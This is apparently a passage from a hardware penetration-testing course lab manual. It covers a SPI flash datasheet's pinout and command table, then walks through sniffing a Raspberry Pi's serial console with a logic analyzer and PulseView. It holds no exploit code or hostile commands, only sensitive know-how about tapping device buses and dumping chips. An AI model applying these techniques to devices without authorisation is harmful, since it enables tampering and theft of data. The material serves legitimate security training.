  – Continuous Read with 8/16/32/64-Byte Wrap
  – As few as 8 clocks to address memory
  – Allows true XIP (execute in place) operation
- **Low Power, Wide Temperature Range**
  – Single 2.7 to 3.6V supply
  – <1µA Power-down (typ.)
  – -40°C to +85°C operating range
- **Flexible Architecture with 4KB sectors**
  – Uniform Sector/Block Erase (4K/32K/64K-Byte)
  – Program 1 to 256 byte per programmable page
  – Erase/Program Suspend & Resume
- **Advanced Security Features**
  – Software and Hardware Write-Protect
  – Power Supply Lock-Down
  – Special OTP protection
  – Top/Bottom, Complement array protection
  – Individual Block/Sector array protection
  – 64-Bit Unique ID for each device
  – Discoverable Parameters (SFDP) Register
  – 3X256-Bytes Security Registers with OTP locks
  – Volatile & Non-volatile Status Register Bits
- **Space Efficient Packaging**
  – 8-pin SOIC 208-mil
  – 16-pin SOIC 300-mil (additional /RESET pin)
  – 8-pad WSON 6x5-mm / 8x6-mm
  – 24-ball TFBGA 8x6-mm (6x4/5x5 ball array)
  – Contact Winbond for KGD and other options

Page 5 gives us some more insight into the model number as *package S* for the SOIC 208-mil form factor. The diagram even includes the (standard) SPI pinout.

3. PACKAGE TYPES AND PIN CONFIGURATIONS

3.1 Pin Configuration SOIC 208-mil




Figure 1a. W25Q128JV Pin Assignments, 8-pin SOIC 208-mil (Package Code S)

Page 10 describes the SPI operation, and how to access the features of the multiple SPI channels as an unusual feature of this chip.

6. FUNCTIONAL DESCRIPTIONS

6.1 Standard SPI Instructions

The W25Q128JV is accessed through an SPI compatible bus consisting of four signals: Serial Clock (CLK), Chip Select (/CS), Serial Data Input (DI) and Serial Data Output (DO). Standard SPI instructions use the DI input pin to serially write instructions, addresses or data to the device on the rising edge of CLK. The DO output pin is used to read data or status from the device on the falling edge of CLK.

SPI bus operation Mode 0 (0,0) and 3 (1,1) are supported. The primary difference between Mode 0 and Mode 3 concerns the normal state of the CLK signal when the SPI bus master is in standby and data is not being transferred to the Serial Flash. For Mode 0, the CLK signal is normally low on the falling and rising edges of /CS. For Mode 3, the CLK signal is normally high on the falling and rising edges of /CS.

6.2 Dual SPI Instructions

The W25Q128JV supports Dual SPI operation when using instructions such as “Fast Read Dual Output (3Bh)” and “Fast Read Dual I/O (BBh)”. These instructions allow data to be transferred to or from the device at two to three times the rate of ordinary Serial Flash devices. The Dual SPI Read instructions are ideal for quickly downloading code to RAM upon power-up (code-shadowing) or for executing non-speed-critical code directly from the SPI bus (XIP). When using Dual SPI instructions, the DI and DO pins become bidirectional I/O pins: IO0 and IO1.

6.3 Quad SPI Instructions

The W25Q128JV supports Quad SPI operation when using instructions such as “Fast Read Quad Output

Finally, of note is the table on page 20, outlining the 47 commands that the flash chip can interpret. This becomes important later when we start interrogating SPI based flash, in case there are special commands for read, write and erase.

8.1.2 Instruction Set Table 1 (Standard SPI Instructions)(1)

Data Input Output	Byte 1	Byte 2	Byte 3	Byte 4	Byte 5	Byte 6	Byte 7
Number of Clock(1-1-1)	**8**	**8**	**8**	**8**	**8**	**8**	**8**
Write Enable	**06h**						
Volatile SR Write Enable	**50h**						
Write Disable	**04h**						
Release Power-down / ID	**ABh**	Dummy	Dummy	Dummy	(ID7-ID0)(2)		
Manufacturer/Device ID	**90h**	Dummy	Dummy	00h	(MF7-MF0)	(ID7-ID0)	
JEDEC ID	**9Fh**	(MF7-MF0)	(ID15-ID8)	(ID7-ID0)			
Read Unique ID	**4Bh**	Dummy	Dummy	Dummy	Dummy	(UID63-0)	
Read Data	**03h**	A23-A16	A15-A8	A7-A0	(D7-D0)		
Fast Read	**0Bh**	A23-A16	A15-A8	A7-A0	Dummy	(D7-D0)	
Page Program	**02h**	A23-A16	A15-A8	A7-A0	D7-D0	D7-D0(3)	
Sector Erase (4KB)	**20h**	A23-A16	A15-A8	A7-A0			
Block Erase (32KB)	**52h**	A23-A16	A15-A8	A7-A0			
Block Erase (64KB)	**D8h**	A23-A16	A15-A8	A7-A0			
Chip Erase	**C7h/60h**						
Read Status Register-1	**05h**	(S7-S0)(2)					
Write Status Register-1(4)	**01h**	(S7-S0)(4)					
Read Status Register-2	**35h**	(S15-S8)(2)					
Write Status Register-2	**31h**	(S15-S8)					
Read Status Register-3	**15h**	(S23-S16)(2)					
Write Status Register-3	**11h**	(S23-S16)					
Read SFDP Register	**5Ah**	00	00	A7-A0	Dummy	(D7-D0)	
Erase Security Register(5)	**44h**	A23-A16	A15-A8	A7-A0			
Program Security Register(5)	**42h**	A23-A16	A15-A8	A7-A0	D7-D0	D7-D0(3)	
Read Security Register(5)	**48h**	A23-A16	A15-A8	A7-A0	Dummy	(D7-D0)	
Global Block Lock	**7Eh**						
Global Block Unlock	**98h**						
Read Block Lock	**3Dh**	A23-A16	A15-A8	A7-A0	(L7-L0)		
Individual Block Lock	**36h**	A23-A16	A15-A8	A7-A0			
Individual Block Unlock	**39h**	A23-A16	A15-A8	A7-A0			

Take a read though the remainder of the document of areas not highlighted here at your leisure, as they are quite fascinating. In many cases, the rest of the information is outside of the scope that we need to understand for our interaction as penetration testers, and is more applicable to both hardware and software engineers looking to implement this chip in their product.

STOP

This completes the lab exercise. Feel free to close your browser or PDF viewer.

Congratulations!

Exercise: Sniffing Serial and SPI

SEC556 Lab 2.2

Complete the exercises in this lab to reinforce the material covered in the *Sniffing, Interaction and Exploitation of Hardware Ports* module. To complete these exercises, you will need the materials included in the SEC556 Kit.

Purpose: This lab will provide an introduction to several tools to sniff serial communications using a variety of different recovery methods.

Description: In this lab, we will utilize our logic analyzer to capture serial data from a Raspberry Pi in order to recover an ongoing transmission much as if we were capturing on board component to component communication. We'll also connect our BusPirate to an SPI chip to dump its contents, in a similar method to an IC in an IoT device.


Note: Do not apply power to the Raspberry Pi, logic analyzer, or BusPirate by plugging in the USB cables until told to do so as part of this exercise. Doing so prior to instruction could damage the Pi, logic analyzer, BusPirate or your USB port in your host system.

Finding the Serial Port

In order to sniff serial communications, we need to figure out where the serial ports is located on the victim device. For this lab exercise we will be using our Raspberry Pi as our victim device, examining the serial ports data on several of its General Purpose Input/Output (GPIO) Pins.

From examination of various Raspberry Pi related websites (such as https://elinux.org/RPi_Serial_Connection), we've been able to determine that, by default there is a serial based console or terminal session enabled on some of the GPIO pins. We'd find similar cases in IoT devices where this console could be used to interrupt the boot process, observe boot messages, or provide an interactive session for troubleshooting and debug. We do know that in this environment that data should be present on the serial port.

In order to interact with the serial port on the Pi, in this case to sniff with a logic analyzer, we need to know which pins to connect our logic analyzer to. By reviewing some readily available documentation for the Pi (Or similar IC spec sheets for other IoT devices) we can determine the serial pinout.



Looking the pinout diagram we can see that the serial port RX is on pin 12 and TX is on pin 8. In order to have a functional serial port, those TX and RX pins need to have a ground to compare them to, and we can observe that there is GND on pins 6, 9, 14, 20, 25, 30, and 39. Comparing this diagram to the Raspberry Pi, rotating it to the same orientation, we can determine the pins for our serial port.

In this case, as are most, we do not need to supply 5V. If we were to supply 5V in this case, we could power the Pi, however the power demands are quite high (2A or more), and not providing enough amperage, would have undesirable results to operation of the Pi. In order to provide enough power, we will use the built in power source. this means we only need to identify the 3 pins, RX, TX and GND.

Now that we have found our serial port, we can begin connecting our logic analyzer.

Connecting The Logic Analyzer

Note: Do not plug in the USB cable of the Logic analyzer...yet.


We need to connect some of the cables from the logic analyzer to our identified serial TX and RX pins, as well as GND.

Our Logic Analyzer has way more connectors than we need to accomplish this task! For the most part, the color of the cable won't make a difference as all of the analysis occurs in software, in a "virtual" environment.

One cable color that we do need to be mindful of connecting properly is is the cable assigned to GND (connected to the GND pin) by the logic analyzer. Typically this cable is black, and will be connected to GND on the Pi. The GND is used to provide a reference baseline for the lack or presence of electrical energy; observing the transitions in energy, in comparison to ground over time is how the logic analyzer can recover data!

In our case the wires that come with our logic analyzer are modular, so we need to be less conscious of our arrangement of cables.

We also need to connect two wires from our logic analyzer to the identified TX and RX pins. We'll select orange on CH1 and green on CH0 of the logic analyzer for simplicity, assigning orange to the RX pin, and green to the TX pin on the Pi as shown below.



Alternatively, the following diagram has been provided in a text format as to not be reliant on colors. In this diagram, connect indicator A on the Logic Analyzer to indicator A on the Pi, B to B and so on.

```
      Logic                Pi

  +-----+-----+         +----+----+
A | CH0 | CH1 | B       | 1  | 2  |
  +-----+-----+         +----+----+
  | CH2 | CH3 |         | 3  | 4  |
  +-----+-----+         +----+----+
  | CH4 | CH5 |         | 5  | 6  | C
```


.

```
  +-----+-----+         +----+----+
  | CH6 | CH7 |         | 7  | 8  | A
  +-----+-----+         +----+----+
C | GND | GND |         | 9  | 10 | B
  +-----+-----+         +----+----+
                        | 11 | 12 |
                        +----+----+
                        | 13 | 14 |
                        +----+----+
                        | 15 | 16 |
                        +----+----+
                        | 17 | 18 |
                        +----+----+
                        | 19 | 20 |
                        +----+----+
                        | 21 | 22 |
                        +----+----+
                        | 23 | 24 |
                        +----+----+
                        | 25 | 26 |
                        +----+----+
                        | 27 | 28 |
                        +----+----+
                        | 29 | 30 |
                        +----+----+
                        | 31 | 32 |
                        +----+----+
                        | 33 | 34 |
                        +----+----+
                        | 35 | 36 |
                        +----+----+
                        | 37 | 38 |
                        +----+----+
                        | 39 | 40 |
                        +----+----+
```

Powering on our devices using the proper order of operations is important! If we power on our serial victim device (in this case the Pi) and then power on the logic analyzer and start capturing, we can miss valuable startup data from the serial port, or any other communication method we want to observe. Connecting and powering on our Logic Analyzer first, before any communication happens from our victim device, will ensure we receive all of the available data.

No matter when we capture data the protocol analysis can, and should, happen post capture. In this case we do know that it is serial, but what we capture in an IoT device may be unknown. Performing that analysis post capture allows us to perform multiple rounds of analysis should the protocol be unknown.

PulseView

In order to capture our signals in transit we need to interact with some software to capture and interpret the data coming from the USB portion of our logic analyzer. There are many options available, but we will use the highly capable open source PulseView application, already installed on our SEC556 SlingShot VM.

Before we can begin capture, we need to connect our logic analyzer to the VM. Start by plugging the logic analyzer USB cable into the logic analyzer (if it isn't already), and then the USB cable into an available port on your host system. Verify that the logic analyzer is connected using the USB/Bluetooth section of your chose VMware platform, verifying that the **Lakeview USB Device** is connected to the VM.

We can also verify that it is connected in the VM by opening a terminal session in the VM and analyzing the output of *lsusb*

```
$ lsusb
Bus 001 Device 002: ID 0925:3881 Lakeview Research Saleae Logic
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```


This output of *lsusb* shows the Lakeview device connected on Bus 001 and Device 002.

Note: Your bus and device numbers may differ from the output above.

In order to start capturing we need to start the PulseView application. In the SEC556 Slingshot VM, in our terminal session start Pulseview:


```
$ sudo pulseview
```

We are then presented with the main Pulseview display as seen below.



Note: If you recive an error from Pulseview of first startup that says **Failed to open device generic/unspecified error**, close Pulseview with the X at the top right corner of the application window, verify that the logic analyzer USB is plugged in on both ends, and that it is connected to the SEC556 VM. If it is, re-open Pulseview.

Note: On successful Pulseview startup the "session tool bar" Should indicate that the device selected is a Saleae Logic in the device drop down. If it is not, please inquire with you instructor or facilitator.




Now that we are connected, we can begin capturing data. In this case, we are going to change some of the defaults in the session tool bar. We'll be capturing 100 Million samples at 1MHz, as these are reasonable setting for most logic analyzer work. This will give us a capture of approximately 100 seconds, and it will stop automatically. If we want to extend our capture length, we could increase the number of samples, but retain the same rate. If we go too long, we can always stop the capture at any time with the **Stop** button.

In order to capture in this case we need to be careful of our order of operations, and be relatively speedy; we want to capture any data at the startup of the system so we need to stat the capture, then, almost immediately power on on the Pi. We'll apply power by either plugging in the USB power to the Pi, or activating the power switch.

Now that we are mentally prepared to move fast, go ahead and click **Run** in the top left of the Pulseview window, then turn on the Pi within a few seconds. We should notice in the lower part of the Pulseview window that green lines are populating from left to right.


Turn on the Pi. If we are still able to view the green line transitioning from felt to right in our window (if we were fast enough, we should observe s transition in the line from green to black, for both D0 and D1, indicating a change in the signal at initial power on.



Very shortly after our initial signal transition and power on of the Pi, we should observe LOTS of transitions with the D0 bar; we may not be able to observe it directly as the data displayed quickly scrolls off the left hand end off the screen The capture will stop at approximately 10 seconds. When complete we can perform some analysis.

To verify that we captured data we need to zoom out on our view to display all 10 seconds of capture. We can perform zoom actions with the scroll of our pointing device, or with the - and + signs on the menubar shown below.

Zoomed out, we can see in our example below that we do have some data!




Decoding Serial Data

Now that we have data we need to perform some analysis. If we zoom way in to the data on D0, we can see that there are several transitions our signal up and down. This is our serial data, albeit quite difficult to parse. Let's apply some automatic decoding to it to recover text. In order to do so, it is helpful to determine the speed of the serial data by marking some transitions.


By default Pulseview attempts to indicate individual bits over time with some dots, based on observing specifically paced transmissions. If we measure those pacing it will help us determine baud rate. We can perform this measurement using the **Show cursors** tool in the toolbar.

